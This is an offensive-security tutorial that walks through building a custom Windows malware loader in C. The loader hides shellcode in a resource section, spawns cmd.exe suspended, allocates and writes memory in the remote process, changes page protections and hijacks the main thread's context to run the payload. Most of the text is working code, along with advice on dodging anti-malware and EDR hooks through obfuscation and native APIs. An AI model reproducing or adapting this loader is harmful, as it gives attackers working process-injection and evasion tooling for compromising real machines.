OFFENSIVE SECURITY WRITE-UP

Malware Development For OffSec:
Implementing Custom Malware Loaders 1

Code:- https://github.com/prakashyadav008/Offensive-Security/tree/main/Malware%20Development%20For%20Offsec/Writeups/Implementing%20Custom%20Malware%20Loaders%201

Overview:- A malware loader is a piece of malicious software used in the initial stage of an attack. A loader can drop or download files on the system for further stages of the attack. More advanced malware loaders also have the capability to perform initial assessment of the machine for detecting Virtual environments to make sure to processed further or not.

Setup/Introduction

In this write-up we will implement a custom loader that will spawn and inject our payload into a legitimate process. The payload injected will be a custom shellcode which in the real world could be anything from Meterpreter to Cobalt Strike payload. The payload implementation will not be discussed as it is out of scope for this write-up. This write-up focuses on the implementation of loaders.

Below are the steps that our loader will take to execute the final shellcode:-

- Find and retrieving a pointer to our payload from resource section.
- Create a legitimate windows process.
- Copy payload to remote process.
- Changing entry point of the main thread to the payload

It is the responsibility of the shellcode that the process in which it is run does not crash and executes after the shellcode has completed its task.

Note:- The loader is implemented in C and compiled for 64 bit systems. The payload is provided in the Github folder as payload.ico.

Find And Load Resource

In our case, the payload to be execute is stored inside the resource section. Therefore we will be using the following APIs to retrieve the location of it.

- FindResource()
- LoadResource()
- LockResource()

FindResource() API is used to obtain a handle to the information block for the resource. Below is the API definition for find resource and its usage:-

```
HRSRC FindResourceA(
  [in, optional] HMODULE hModule,
  [in]           LPCSTR  lpName,
  [in]           LPCSTR  lpType
);
```

```
//FindRsource to obtain the handle to resouce Information block
res = FindResource(NULL, MAKEINTRESOURCE(PAYLOAD_ICO), RT_RCDATA);
```

Image: FindResource() API usage

The first argument takes a process ID. Since we are searching for the resource in our process it is defined as NULL. The second argument takes the name/ID of the resource as input. MAKEINTRESOURCE macro will convert PAYLOAD_ICO into an int value defined inside resources.h file in the project. The third argument is the type of data which is RT_RCDATA i.e raw data.

This handle obtained from FindResource() API is than passed on to the LoadResource() API to obtain a handle to the resource. The API definition and its usage is as follows:

```
HGLOBAL LoadResource(
  [in, optional]  HMODULE  hModule,
  [in]            HRSRC    hResInfo
);
```

```
//LoadResource API to obtain a handle to the Resource i.e the payload
resHandle = LoadResource(NULL, res);
```

Image: LoadResource() API to get a handle to resource

The handle obtained is then passed to LockResource() API to obtain a pointer to the Resource i.e the payload in our case. The SizeOfResource() API is used to obtain the size of resource which will be used later for memory allocation in the created process.

```
//LockResource API to obtain a pointer to our payload
payload = LockResource(resHandle);
payloadLength = SizeofResource(NULL, res);
```

Image: LockResource() API to retrieve pointer to resource

Note:- If a well known payload is stored inside resource section without obfuscation/encryption, it can lead to immediate detection by Anti-Malware products. Therefore such payload should be obfuscated if being stored in the resource section.

Creating Legitimate Windows Process

For this task the API used is CreateProcessA. CreateProcess has two variants CreateProcessA and CreateProcessW. As the name would suggest, APIs ending with A take normal strings as input and APIs ending with W take wide character strings as input.

Below is the API definition for CreateProcessA.

```
BOOL CreateProcessA(
  [in, optional]       LPCSTR                lpApplicationName,
  [in, out, optional]  LPSTR                 lpCommandLine,
  [in, optional]       LPSECURITY_ATTRIBUTES lpProcessAttributes,
  [in, optional]       LPSECURITY_ATTRIBUTES lpThreadAttributes,
  [in]                 BOOL                  bInheritHandles,
  [in]                 DWORD                 dwCreationFlags,
  [in, optional]       LPVOID                lpEnvironment,
  [in, optional]       LPCSTR                lpCurrentDirectory,
  [in]                 LPSTARTUPINFOA        lpStartupInfo,
  [out]                LPPROCESS_INFORMATION lpProcessInformation
);
```

The parameters of interest are lpApplicationName, dwCreationFlags, lpStartupInfo, lpProcessInformation. Below image shows the implementation in code.

```
/*Create process*/
int retVal;
PROCESS_INFORMATION pi;
STARTUPINFO si;
ZeroMemory(&si, sizeof(si));
si.cb = sizeof(si);
ZeroMemory(&pi, sizeof(pi));
retVal = CreateProcess("C:\\Windows\\System32\\cmd.exe",          //lpApplicationName //hardcoded name
                       NULL,                                     //lpCommandLine
                       NULL,                                     //lpProcessAttributes
                       NULL,                                     //lpThreadAttributes
                       FALSE,                                    //bInheritHandles
                       CREATE_SUSPENDED,                         //dwCreationFlags
                       NULL,                                     //lpEnvironment
                       NULL,                                     //lpCurrentDirectory,
                       &si,                                      //lpStartupInfo
                       &pi                                       //lpProcessInformation
                       );
```

Image: CreateProcess() API to create a new process

lpApplicationName takes the full path of the application to be opened which in this case is cmd.exe. dwCreationFlags takes the value of CREATE_SUSPENDED as the context of the process needs to be changed to our shellcode before it starts executing. lpStartupInfo is used to provide certain information used to start the process. We don't need to define any specific values to this structure in this case therefore the structure is zeroed out. For reference you can see the structure definition here.

lpProcessInformation parameter is where the information about the new process is returned. The process id i.e dwProcessId and the handle to the process i.e hProcess/hThread value is what we need for later use. It is defined as below.

```
typedef struct _PROCESS_INFORMATION {
  HANDLE hProcess;
  HANDLE hThread;
  DWORD  dwProcessId;
  DWORD  dwThreadId;
} PROCESS_INFORMATION, *PPROCESS_INFORMATION,
*LPPROCESS_INFORMATION;
```

Note:- The process here can be any process whose handle can be acquired. The method in this write-up is spawning a process but code can be injected into a running process as well.

Copying Payload To Remote Process

Payload can be copied directly to the remote process but if the payload is encrypted it is required that payload is decrypted before copying as the execution will directly be passed to payload later and if it is encrypted it will lead to an exception and the process will terminate. In our case encryption is not implemented but may be required if well known payloads are used in order to bypass anti-malware products like Windows defender.

To copy the payload to remote process we first need to allocate memory in the new process. For this NtAllocateVirtualMemory() native API is used. VirtualAllocEx() could also be used but some EDRs or anti-malware products may hook user APIs therefore its better to use native APIs or direct syscalls for some APIs.

The method used to retrieve the address for NtAllocateVirtualMemory() is discussed in detail in one my previous write-up here, it basically find the base address of ntdll. Traverse the PE structure to get to the export directory and from there finds the base address of NtAllocateVirtualMemory() API.

```
/*Retrieve the base address of module ntdll using TEB */
wchar_t* moduleNameToFind = L"ntdll.dll";
unsigned long long returnedNtdllBase;
size_t lenModuleName = wcslen(moduleNameToFind);

returnedNtdllBase = DllModuleBaseFinder_(moduleNameToFind,
                                         lenModuleName
                                         );


char* ntApiName = "NtAllocateVirtualMemory";
size_t lenNtApiName = strlen(ntApiName);
char* syscallBase;
syscallBase = SyscallBaseFinder_(returnedNtdllBase,                  // retrieve API address
                                 ntApiName,
                                 lenNtApiName
                                 );
```

Image: Retrieving ntdll.dll base and NtAllocateVirtualMemory() API address

The API definition for NtAllocateVirtualMemory() and its usage is given below.

```
NTSTATUS NtAllocateVirtualMemory(
  [in]                HANDLE          ProcessHandle,
  [in, out]           PVOID           *BaseAddress,
  [in]                ULONG_PTR       ZeroBits,
  [in, out]           PSIZE_T         RegionSize,
  [in]                ULONG           AllocationType,
  [in]                ULONG           Protect
);
```

```
void* RemoteBaseAddressAllocatedMem = NULL;
//NTSTATUS (*AllocMem)(HANDLE, void*, unsigned long *, size_t, unsigned long, unsigned long) = NtAllocateVirtualMemoryAddressBase_;
status = (*AllocMem)(pi.hProcess,
                     &RemoteBaseAddressAllocatedMem,
                     0,
                     &size,
                     0x3000,
                     0x4);
```

Image: NtAllocateVirtualMemory() API to allocate memory

pi.hProcess represents the handle to the process obtained using CreateProcess() API. The second parameter &RemoteBaseAddressAllocatedMem is the variable that receives the address of the allocated memory. Note the value for page protection rights 0x4 i.e PAGE_READWRITE and allocation type is 0x3000 i.e MEM_COMMIT | MEM_RESERVE.

After allocating new memory to the newly created process WriteProcessMemory() API can be used to write the payload to the newly allocated memory.

```
/*copy payload to remote process*/
size_t NumberOfBytesWritten = 0;
retVal = WriteProcessMemory(pi.hProcess,
                    RemoteBaseAddressAllocatedMem,
                    (const void*)localBaseAddressAllocatedMem,
                    size,
                    &NumberOfBytesWritten
                    );
```

Image: WriteProcessMemory() API to write to remote process

RemoteBaseAddressAllocatedMem points to the memory address where the code will be written to and localBaseAddressAllocatedMem points the local address where the payload is stored. pi.hProcess parameter is the handle of the remote process retrieved previously.

Changing EntryPoint Of The Main Thread

Before changing the entry point to the payload the page protection rights of the memory need to be changed to PAGE_EXECUTE_READ from PAGE_READWRITE. VirtualProtectEx() API is used in our case but NtProtectVirtualMemory() could have also been used.

```
int oldProtect;
retVal = VirtualProtectEx(pi.hProcess,                          //hProcess
                RemoteBaseAddressAllocatedMem,                  //lpAddress
                size,                                           //dwSize
                0x20,                                           //flNewProtect PAGE_READEXECUTE
                &oldProtect                                     //lpflOldProtect
                );
```

Image: VirtualProtectEx() api to change memory rights

Note 0x20 i.e PAGE_EXECUTE_READ. The other parameters are pretty similar to the NtAllocateVirtualMemory() API used previously.

Since, we created the process in suspended mode, after the process is resumed the Process will start execution from its entry point defined when the program was compiled but that wont execute the payload. Therefore, the context for the main thread needs to change. Context basically refers to the state at which a thread exists i.e the register values that define the state of the thread or any process. The thing to remember is, you can only change the context of a process if u have a handle to that process which we retrieved when we created the process in our case. But when injecting to a process that is already running OpenProcess() API can be used.

GetThreadContext() and SetThreadContex() API are used to retrieve the context and change it respectively. GetThreadContext() API is defined below.

```
BOOL GetThreadContext(
  [in]      HANDLE    hThread,
  [in, out] LPCONTEXT lpContext
);
```

```
/* Retrieve the thread context of the remote process */
CONTEXT context;
ZeroMemory(&context,sizeof(context));
context.ContextFlags = CONTEXT_INTEGER;
retVal = GetThreadContext(pi.hThread,                   //hThread
                          &context                      //lpContext
                          );
```

Image: GetThreadContext() API usage

The first parameter is the handle to the main thread and the second is the pointer to the CONTEXT structure that will contain the values of all the registers. The CONTEXT structure is big and stores the values of all registers, for reference check it here.

The value we need to change is the RCX register value, as it contains the entry point of the process. SetThreadContext() API is defined similarly as GetThreadContext() API as shown in the below image.

```
/* Change the thread context of the remote process to the start of the shellcode */
context.Rcx = (unsigned long long)RemoteBaseAddressAllocatedMem;                    ////rcx points to the entry poi
context.ContextFlags = CONTEXT_INTEGER;
retVal = SetThreadContext(pi.hThread,
                          &context
                          );
```

Image: SetThreadContext() API usage and changing context flag


After changing the context we can use the ResumeThread() API, which takes a single parameter to resume the execution of the process.

```
ResumeThread(pi.hThread);
```

Image: ResumeThread() API usage

Executing the Program

The main files for the Project are shown below.



Name	Date modified	Type	Size
compile_OffsecWriteup_WithResource.bat	13-04-2023 10:26	Windows Batch File	1 KB
compile_resource.bat	24-02-2023 20:04	Windows Batch File	1 KB
OffsecWriteup_loader.c	12-04-2023 02:58	C Source	6 KB
OffsecWriteup_Loader.exe	13-04-2023 10:29	Application	112 KB
OffsecWriteup_Loader.obj	13-04-2023 10:29	3D Object	4 KB
OffsecWriteup_Loader_.asm	09-03-2023 21:01	Assembler Source	10 KB
OffsecWriteup_Loader_.obj	13-04-2023 10:29	3D Object	2 KB
payload.ico	13-04-2023 10:29	Icon	2 KB
resources.h	12-04-2023 12:14	C/C++ Header	1 KB
resources.o	13-04-2023 10:29	O File	3 KB
resources.rc	12-04-2023 12:14	Resource Script	1 KB
resources.res	13-04-2023 10:29	Compiled Resourc...	2 KB

Image: Files for the Loader

payload.ico is the file that contains the payload. OffsecWriteup_Loader.exe is the executable that is the main loader. On execution we can see in the images below the cmd.exe process started and Log.txt represents the file created and its contents after the execution of the payload.




Image: cmd.exe process created after execution of payload and Log.txt file




Image: Contents of Log.txt after final payload execution